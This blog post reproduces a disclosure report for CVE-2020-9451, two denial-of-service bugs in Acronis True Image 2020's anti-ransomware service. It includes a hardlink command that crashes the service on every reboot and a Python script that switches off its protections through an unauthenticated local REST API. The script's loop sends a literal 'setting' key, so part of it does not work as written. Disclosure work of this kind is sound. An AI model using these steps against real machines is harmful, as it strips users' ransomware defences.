

Mads Joensen's Digital Garden

Insert articulated description of the purpose here

CVE-2020-9451: DoS in Acronis True Image 2020

This is the report I sent Acronis about these two DoS bugs in their ransomware protection service which they acknowledged. I lost track of whether or not these are fixed, but they had plenty of time to do it.

Denial of Service Issue 1

anti_ransomware_service.exe keeps a log in a folder where any unprivileged user has write permissions. The logs are generated in a predictable pattern allowing the unprivileged user to create a hardlink from the, not yet created, log file to the *anti_ransomware_service* itself. On reboot, this forces the *anti_ransomware_service* to try to write its log into its own process, crashing in a SHARING VIOLATION. This crash occurs on every reboot.

Steps to reproduce:

1. Download the symbolic link testing tools by James Forshaw: <https://github.com/googleprojectzero/symboliclink-testing-tools>
2. Create hardlink from the next log file in line. E.g. If *active_protection.1.log* exist but not *active_protection.2.log*, create the hardlink on number 2 and so on.

```
CreateHardlink.exe "C:\ProgramData\Acronis\ActiveProtection\Logs\active_protection.2.log" "C:\Program Files (x86)\Common Files\Acronis\ActiveProtection\*anti_ransomware_service.exe"
```
3. Reboot and verify that *anti_ransomware_service.exe* is not running.

Denial of Service Issue 2

anti_ransomware_service.exe exposes a REST API that can be used by everyone, even unprivileged users. This API is used to communicate from the Acronis True Image 2020 GUI to the *anti_ransomware_service.exe*. This can be exploited to turn off the *anti_ransomware_service.exe* by mimicking the correct API calls.

Steps to reproduce:

1. Run the python script "turn_off_anti_ransomware.py". This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
2. Verify in the Acronis True Image 2020 GUI that the *anti_ransomware_service* is turned off.

turn_off_anti_ransomware.py



```
import requests
import json
import time



get_headers = {'User-Agent': 'AcronisRestClient', "Accept": "*//*"}
put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
               "Content-Type": "application/json"}


settings = ["autoFileRestore", "backupProtectionEnabled", "backupProtectionWhitelistEnabled", "cryptominingProtectionEnabled", "mbrProtectionEnabled", "mlTelemetryEnabled", "networkFileProtectionEnabled", "selfDefenseEnabled"]
for setting in settings:
    r1 = requests.put('http://localhost:6109/settings/common', headers=put_headers, data=json.dumps({"setting": False}))
    print(r1.content)
    time.sleep(1)
r1 = requests.put('http://localhost:6109/settings/common', headers=put_headers, data=json.dumps({"fileProtectionEnabled": False}))
print(r1.content)
time.sleep(1)
r2 = requests.put('http://localhost:6109/settings/common', headers=put_headers, data=json.dumps({"sessionEnabled": False}))
print(r2.content)
```

Screenshots



DoS 1








DoS 2





Posted on 2021-05-19